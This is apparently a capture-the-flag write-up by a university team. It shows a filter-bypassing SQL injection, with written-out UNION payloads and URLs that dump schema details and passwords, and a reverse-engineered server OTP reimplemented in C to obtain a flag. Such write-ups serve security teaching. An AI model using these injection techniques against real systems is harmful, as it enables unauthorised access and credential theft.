
The application is vulnerable to SQL injection, but there are many limitations (filtering), like spaces, comments, UNION, WHERE (uppercase) are not allowed.

This is the solution presented by Team: Get Shell Sleep Well, Technical University of Cluj-Napoca:

We managed to find out, that the following are discarded from the input (case sensitively): spaces, all types of comments, WHERE, UNION (uppercase). We also found out that the following are not sanitized:newline (we can use this instead of space), where, union (lowercase).

We enumerated the users with the following payload:
‘ or id = ‘<nr>
And we found out this way, that the user with id = 7 has the username = flag_Turkey

Following this, we queried the “information_schema” table, to find out the column names of the users table, with the following payload (using newlines instead of the spaces):
‘ union select 1, group_concat(column_name, 1, 1, 1 from information_schema.columns where table name = ‘users
The same as a working URL:
http://www.thegodfather.ctf/c537532abc605/admin2/index.php?user=%27%0Aunion%0Aselect%0A1,group_concat(column_name),1,1,1%0Afrom%0Ainformation_schema.columns%0Awhere%0Atable_name=%27users&debug=true
This way we found the following column names: id, username, fname, password. This helped us form a more complete payload, which showed us the password for the user flag_Turkey, which was indeed the flag for Turkey:
http://www.thegodfather.ctf/c537532abc605/admin2/index.php?user=%27%0Aunion%0Aselect%0A1,1,1,fname,password%0Afrom%0Ausers%0Awhere%0Aid=%277&debug=true



Flag: Morocco: 2eef81d7c3ae900e09b18f266a50db70

The solution below has been sent to us by Team: Get Shell Sleep Well, Technical University of Cluj-Napoca

We connected to the FTP server on port 2 with the anonymous user, and found a binary file named "server". We downloaded the file, and started reverse engineering it.

Then we decompiled the code, and observed that it keeps a global connection id, that is incremented for each client that connects to the server. Once a new connection is made from a client, the server calculates a string based on the connection id. The connection id is also sent to the client. If the server receives from the client the exact string calculated from the connection ID, it will send the flag to the client.

The "file" command gave us the following output:
server: Mach-O 64-bit x86_64 executable, flags:<NOUNDEFS|DYLDLINK|TWOLEVEL|PIE>

Unfortunately we cannot easily debug this type of file, because we don't have a Mac. This means we needed to reproduce the part of the code that calculates the expected string from the connection ID. Using the decompiled code, we came up with the following C code:

```
#include <stdio.h>
#include <stdlib.h>
#include <openssl/sha.h>
#include <time.h>
#include <string.h>
#include <ctype.h>

#define __int8 char
#define __int64 long long
#define __fastcall

int __fastcall hmac_sha256(unsigned __int8 *result, void *buf1, int buf1_len, unsigned __int8 *garbage, signed int
garbage_len_eq_6)
{
  unsigned __int64 k;
  unsigned __int64 jj;
  unsigned __int64 j;
  unsigned __int64 i;
  SHA256_CTX ctx;
  char tmpbuf[64];
  unsigned __int8 md[48];

  if ( garbage_len_eq_6 > 64 )
  {
    SHA256_Init(&ctx);
    SHA256_Update(&ctx, garbage, garbage_len_eq_6);
    SHA256_Final(md, &ctx);
    garbage_len_eq_6 = 32;
    garbage = md;
  }
  for ( i = 0LL; i < garbage_len_eq_6; ++i )
  {
    tmpbuf[i] = garbage[i] ^ 0x23;
  }
  for ( j = garbage_len_eq_6; j < 0x40; ++j )
  {
    tmpbuf[j] = 0x23;
  }
  SHA256_Init(&ctx);
  SHA256_Update(&ctx, tmpbuf, 0x40uLL);
  SHA256_Update(&ctx, buf1, buf1_len);
  jj = 0LL;
  SHA256_Final(result, &ctx);
  while ( jj < garbage_len_eq_6 )
  {
    tmpbuf[jj] = garbage[jj] ^ 0x3C;
    ++jj;
  }
  for ( k = garbage_len_eq_6; k < 0x40; ++k )
  {
    tmpbuf[k] = 0x3C;
  }
  SHA256_Init(&ctx);
  SHA256_Update(&ctx, tmpbuf, 0x40uLL);
  SHA256_Update(&ctx, result, 0x20uLL);
  return SHA256_Final(result, &ctx);
}
```

```
unsigned char junk[32] = {0};
unsigned char garbage[6] = {0xC1, 0x2C, 0x46, 0x6F, 9, 0xCA};

char otp_charset[] = "dociousaliexpisticfragicalirupus";

int __fastcall gen_otp(int id)
{
  time_t v1;
  int buflen;
  char *charset;
  unsigned __int64 index;
  signed int i;
  char buf[32];
  char hmac[40];

  v1 = time(0LL);
  __sprintf_chk(buf, 0, 0x19uLL, "%i", (unsigned int)(v1 / 3600) + 5309523 - id);
  buflen = strlen(buf);
  hmac_sha256((unsigned __int8 *)hmac, buf, buflen, (unsigned __int8 *)&garbage, 6);
  for ( i = 0; i < 32; ++i )
  {
    charset = otp_charset;
    index = (unsigned __int8)hmac[i];
    junk[i] = charset[index % strlen(otp_charset)];
  }
  junk[32] = 0;
  return printf("Expected answer for current connection is: %s\n", junk);
}

int main(int argc, char* argv[])
{
    if (argc != 2)
    {
        return 1;
    }

    int id = atoi(argv[1]);
    gen_otp(id);
    return 0;
}
```

We compiled this code using:

gcc myserver.c -o myserver -lssl -lcrypto

Our binary will accept the connection ID as a command line argument, and will give us the expected string.
We connected to it using netcat:

nc 172.25.1.240 8888

And the server gave us the connection id. We ran our binary with:

./myserver <connectionid>